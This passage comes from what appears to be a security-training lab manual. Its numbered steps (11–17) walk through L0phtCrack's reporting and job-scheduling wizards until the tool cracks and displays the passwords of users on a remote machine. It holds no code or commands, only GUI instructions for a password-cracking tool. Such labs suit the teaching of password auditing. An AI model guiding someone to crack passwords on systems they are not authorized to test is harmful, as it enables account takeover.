
11. The **Choose report file name** window appears; select the desired location (here, **Desktop**) and click **Save**.




12. In the **Reporting Options** wizard, the selected location to save the file appears under the **Report File Location** field; click **Next**.




13. The **Job Scheduling** wizard appears. Ensure that the **Run this job immediately** radio button is selected and click **Next**.



14. Check the given details in the **Summary** wizard and click **Finish**.




15. **L0phtCrack** starts cracking the passwords of the remote machine. In the lower-right corner of the window, you can see the status, as shown in the screenshot.



16. After the status bar completes, **L0phtCrack** displays the cracked passwords of the users that are available on the remote machine, as shown in the screenshot.

> Note: It will take some time to crack all the passwords of a remote system.

17. After successfully attaining weak and strong passwords, as shown in the screenshot, you can click the **Stop** button in the bottom-right corner of the window.



